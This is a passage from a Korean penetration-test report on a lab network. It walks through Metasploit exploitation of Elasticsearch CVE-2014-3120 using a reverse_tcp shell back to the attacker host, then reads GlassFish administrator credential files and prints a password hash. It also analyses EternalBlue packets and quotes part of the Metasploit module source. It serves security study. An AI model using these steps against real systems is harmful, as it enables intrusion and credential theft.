


그림 3‑20 9200번 포트

정보 수집 단계에서 9200번 포트가 열린 것을 확인했다.




그림 3‑21 192.168.59.136:9200

9200번 포트를 통해 대상 서버 IP 주소(192.168.59.136)에 접속하면 엘라스틱서치 버전 정보와 함께 JSON 응답을 볼 수 있다.




그림 3‑22 메타스플로잇 실행

서버 공격을 위해 침투 테스트 도구인 메타스플로잇을 실행한다.




그림 3‑23 공격코드 검색

엘라스틱서치 원격 코드 실행 취약점(CVE-2014-3120)을 사용하는 공격코드를 검색한다.




그림 3‑24 exploit/multi/elasticsearch/script\_mvel\_rce

엘라스틱서치 취약점을 이용한 공격을 위해 exploit/multi/elasticsearch/script\_mvel\_rce 모듈을 사용한다.



그림 3‑25 페이로드 설정

공격 대상 서버에서 공격자 PC로 접속하기 위해 reverse\_tcp 페이로드를 설정한다.




그림 3‑26 IP 주소, 포트 설정

공격 대상 서버에서 공격자 PC로 접속할 때 사용하는 IP 주소(192.168.59.134)와 포트 번호(7777)를 설정한다.



그림 3‑27 RHOSTS 설정

공격 대상 서버의 IP 주소(192.168.59.136)를 설정한다.




그림 3‑28 공격코드 실행

설정을 마친 후 공격코드를 실행한다.



그림 3‑29 공격 성공

공격에 성공하면 그림 3‑29와 같은 화면을 볼 수 있다.




그림 3‑30 SYSTEM 권한

whoami 명령어를 통해 현재 권한을 확인한 결과 윈도우 운영체제의 최고권한인 시스템(SYSTEM)이다.

* + - 1. GlassFish 관리자 비밀번호 획득




그림 3‑31 GlassFish 기본 정보

정보 수집 단계에서 4848, 7676, 8080번 포트가 열려있는 것을 확인했다. 4848번 포트는 자바 EE 기반 웹 애플리케이션 서버인 글래스피시(GlassFish)의 관리자 서버 포트이다. 엘라스틱서치 취약점을 이용해 얻은 쉘(Shell)로 글래스 피시의 관리자 비밀번호를 얻을 수 있다.



그림 3‑32 도메인 확인

글래스피시가 설치되어있는 경로로 이동한 후 현재 사용하는 도메인 목록을 확인한다. 현재 사용중인 도메인은 기본 도메인인 domain1이다.




그림 3‑33 도메인 설정 값

cd domain1\config 명령어를 통해 domain1의 설정값이 저장되어있는 경로로 이동한다.




그림 3‑34 사용자 이름

type admin-keyfile 명령어를 통해 admin-keyfile에 저장되어있는 사용자 이름을 얻는다.



그림 3‑35 비밀번호

type local-password 명령어를 통해 local-password에 저장되어있는 비밀번호를 얻는다.

|  |  |
| --- | --- |
| **구분** | **값** |
| 사용자 이름 | admin |
| 비밀번호 | B6F1A12909C0FA356040491C29A0BABD471E70C0 |

표 3‑3 계정 정보

글래스피시 관리자 계정 로그인을 위해 사용하는 사용자 이름과 비밀번호는 표 3‑3과 같다.




그림 3‑36 로그인

알아낸 사용자 이름과 비밀번호를 이용해 로그인을 한다.



그림 3‑37 로그인 성공

로그인 결과, 관리자 계정으로 성공적으로 접속했다.

## 상세 분석

### SMB EternalBlue 취약점

* + - 1. 네트워크 트래픽 분석




그림 3‑38 SMB 프로토콜

SMB로 통신하기 위해서 프로토콜 협상(Negotiate Protocol) 요청, 응답 및 세션 설정을 진행한다.




그림 3‑39 익명 권한 요청

세션 설정을 위한 요청으로 계정과 비밀번호를 공백으로 전송해서 익명(anonymous) 권한으로 접속한다.




그림 3‑40 GUEST 권한

계정과 비밀번호를 설정하지 않아 GUEST 권한을 얻는다.



그림 3‑41 IPC$ 공유

SMB 통신을 위한 세션 설정을 마친 후 공격 대상 서버(192.168.59.134)와 IPC$ 공유를 위해 트리 연결을 시도하며 경로는 \\192.168.59.136\IPC$이다.




그림 3‑42 트리 연결 응답

트리 연결 응답 패킷을 통해 IPC 경로에 어떠한 권한을 주었는지 알 수 있다.

|  |  |
| --- | --- |
| **구분** | **값** |
| Read | 읽기 권한 |
| Write | 쓰기 권한 |
| Append | 데이터 추가 권한 |
| Read EA | 확장된 속성을 읽을 수 있는 권한 |
| Write EA | 확장된 속성을 쓰거나 변경할 수 있는 권한 |
| Execute | 실행 권한 |
| Delete Child | 디렉터리 내 항목 삭제 권한 |
| Read Attributes | 파일 속성 읽기 권한 |
| Write Attributes | 파일 속성 쓰기 권한 |
| Delete | 파일 삭제 권한 |
| Read Control | 파일 보안 설명자(security descriptor) 읽기 권한 |

|  |  |
| --- | --- |
| Write DAC | 임의 액세스 제어를 변경할 수 있는 권한 |
| Write Owner | 보안 설명자에서 소유자를 변경할 수 있는 권한 |
| Synchronize | 클라이언트가 사용할 수 없는 플래그 |
| System Security | 시스템 액세스 제어를 읽거나 변경할 수 있는 권한 |
| Maximum Allowed | 클라이언트가 파일 열기를 요청하고 있음을 나타냄 |
| Generic All | 이전에 있었던 모든 액세스 플래그에 대한 요청  (Maximum Allowed, System Security 제외) |
| Generic Execute | 액세스 플래그 조합에 대한 요청  (Read Attributes, Execute, Synchronize, Read Control, Generic Write 해당) |
| Generic Write | 액세스 플래그 조합에 대한 요청  (Write, Append, Write Attributes, Write EA, Synchronize, Read Control 해당) |
| Generic Read | 액세스 플래그 조합에 대한 요청  (Read, Read Attributes, Read EA, Synchronize, Read Control 해당) |

표 3‑4 권한 목록

IPC 경로에 할당할 수 있는 권한들은 표 3‑4와 같다.




그림 3‑43 악성 패킷 전송

트리 연결을 통해 공격 대상 서버와 IPC$ 공유를 한 후 SMB 취약점을 이용한 패킷들을 전송한다.




그림 3‑44 NT Trans 요청

패킷의 크기가 SMB 최대버퍼크기(MaxBufferSize)보다 큰 경우 나머지 데이터는 2차 Trans2 요청으로 전송된다. 크기가 크고 NOP 시퀀스로 구성된 패킷을 전송함으로써 SMB 서버 상태 시스템을 취약점이 존재하는 지점으로 이동시켜 공격자가 삽입한 페이로드를 악용할 수 있도록 만든다..



그림 3‑45 요청 데이터

공격 대상 서버로 보내는 데이터는 그림 3‑45와 같다.



그림 3‑46 에코 요청

NT Trans 전송을 완료하고 에코 요청을 통해 공격 대상 서버와 연결이 되어있는지 확인한다.




그림 3‑47 SMB v1 패킷 전송

첫 번째 free hole을 만들기 위해 SMB v1 패킷을 전송한다. SMB v1은 프로토콜 ID가 0xFF이고 SMBv2는 0xFE이다.




그림 3‑48 SMB v2 패킷 전송

힙 풍수(Heap Feng Shui)를 위해 SMB v2 패킷을 전송한다. 힙 풍수는 힙 영역에 할당된 메모리의 레이아웃을 조작하여 쉘 코드를 실행하는 기술이다




그림 3‑49 SMB v1 패킷 재전송

두 번째 free hole을 만들기 위해 SMB v1 패킷을 전송한다.



그림 3‑50 첫 번째 SMB v1 연결 종료

첫 번째 free hole의 버퍼를 비우기 위해 SMB v1 연결을 종료한다.




그림 3‑51 SMB v2 패킷 재전송

두 번째 힙 풍수를 위해 SMB v2 패킷을 전송한다.



그림 3‑52 두 번째 SMB v1 연결 종료

두 번째 free hole의 버퍼를 비우기 위해 SMB v2 연결을 종료한다.




그림 3‑53 악성 패킷 전송

두 번째 free hole이 있던 버퍼로 악성 패킷을 전송한다. 취약한 버퍼를 덮어씀으로써 오버플로우가(Overflow) 발생한다.




그림 3‑54 악성 패킷에 대한 응답

악성 패킷에 대한 응답으로 유효하지 않은 매개변수가 전달되었을 때 발생하는 STATUS\_INVALID\_  
PARAMETER(0xc000000d) 메시지가 출력된다.




그림 3‑55 쉘 코드

커널에 쉘 코드를 전송하는 것으로 공격을 마무리한다.




그림 3‑56 reverse\_tcp 연결

메타스플로잇을 이용해 서버로 침투하기 전에 reverse\_tcp 연결을 위한 IP 주소(192.168.59.134)와 포트 번호(5555)를 설정했었다. 원격 코드 실행에 성공했으므로 상대 서버(192.169.59.136)에서 공격자 PC(192.168.59.134)로 연결한다.

* + - 1. 공격코드 분석




그림 3‑57 공격 흐름도

네트워크 트래픽 분석을 통해 알아낸 공격 흐름도이다. 1단계는 SMB 최대버퍼크기보다 큰 패킷을 전송하고 free hole을 만들기 위한 작업을 진행한다. 2단계는 첫 번째 free hole의 버퍼를 비운다. 3단계는 SMB v2 패킷을 전송한다. 4단계는 취약점을 일으키기 위해 두 번째 free hole의 버퍼를 비운다. 5단계에서는 free hole이 있던 버퍼로 악성 패킷을 전송한다. 그 결과 버퍼에 오버플로우가 발생해 커널에 쉘 코드를 전달하게 된다.

|  |  |
| --- | --- |
| **순서** | **설명** |
| 1 | free hole을 만들기 위한 일련의 작업을 진행 |
| 2 | free hole A의 버퍼를 비움 |
| 3 | SMB v2 패킷 전송 |
| 4 | free hole B의 버퍼를 비움 |
| 5 | free hole B가 있던 버퍼에 악성 패킷을 전송하여 오버플로우를 발생시키고 쉘 코드를 커널에 전달 |

표 3‑5 흐름도 정리

공격 흐름도를 정리하면 표 3‑5와 같다. 위에서 설명한 공격 흐름을 따라 공격코드 분석을 할 것이다.

|  |
| --- |
| class MetasploitModule < Msf::Exploit::Remote  Rank = AverageRanking  include Msf::Exploit::Remote::CheckModule  include Msf::Exploit::Remote::DCERPC  def initialize(info = {})  super(  update\_info(  info,  'Name' => 'MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption',  'Description' => %q{  This module is a port of the Equation Group ETERNALBLUE exploit, part of  the FuzzBunch toolkit released by Shadow Brokers.  There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size  is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a  DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow  is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete.  This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a cool down period before the shells rain in again.  The module will attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.  },  'Author' =>  [  'Sean Dillon <sean.dillon@risksense.com>', # @zerosum0x0  'Dylan Davis <dylan.davis@risksense.com>', # @jennamagius  'Equation Group',  'Shadow Brokers',  'thelightcosine' # RubySMB refactor and Fallback Credential mode |

|  |
| --- |
| ],  'License' => MSF\_LICENSE,  'References' =>  [  ['MSB', 'MS17-010'],  ['CVE', '2017-0143'],  ['CVE', '2017-0144'],  ['CVE', '2017-0145'],  ['CVE', '2017-0146'],  ['CVE', '2017-0147'],  ['CVE', '2017-0148'],  ['URL', 'https://github.com/RiskSense-Ops/MS17-010']  ],  'DefaultOptions' =>  {  'EXITFUNC' => 'thread',  'CheckModule' => 'auxiliary/scanner/smb/smb\_ms17\_010',  'WfsDelay' => 5  },  'Privileged' => true,  'Payload' =>  {  'Space' => 2000, # this can be more, needs to be recalculated  'EncoderType' => Msf::Encoder::Type::Raw  },  'Platform' => 'win',  **…(중략)…** |

그림 3‑58 모듈 정보

initialize 함수에서는 모듈 이름, 설명, 저자, 참고 문헌 등 모듈 정보에 대한 설명을 한다.

|  |
| --- |
| def exploit  unless check == CheckCode::Vulnerable || datastore['ForceExploit']  fail\_with(Failure::NotVulnerable, 'Set ForceExploit to override')  end  begin  for i in 1..datastore['MaxExploitAttempts']  grooms = datastore['GroomAllocations'] + datastore['GroomDelta'] \* (i - 1)  smb\_eternalblue(datastore['ProcessName'], grooms)  # we don't need this sleep, and need to find a way to remove it  # problem is session\_count won't increment until stage is complete :\  secs = 0  while !session\_created? && (secs < 30)  secs += 1  sleep 1  end  if session\_created?  print\_good('=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=')  print\_good('=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=')  print\_good('=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=')  break  else  print\_bad('=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=')  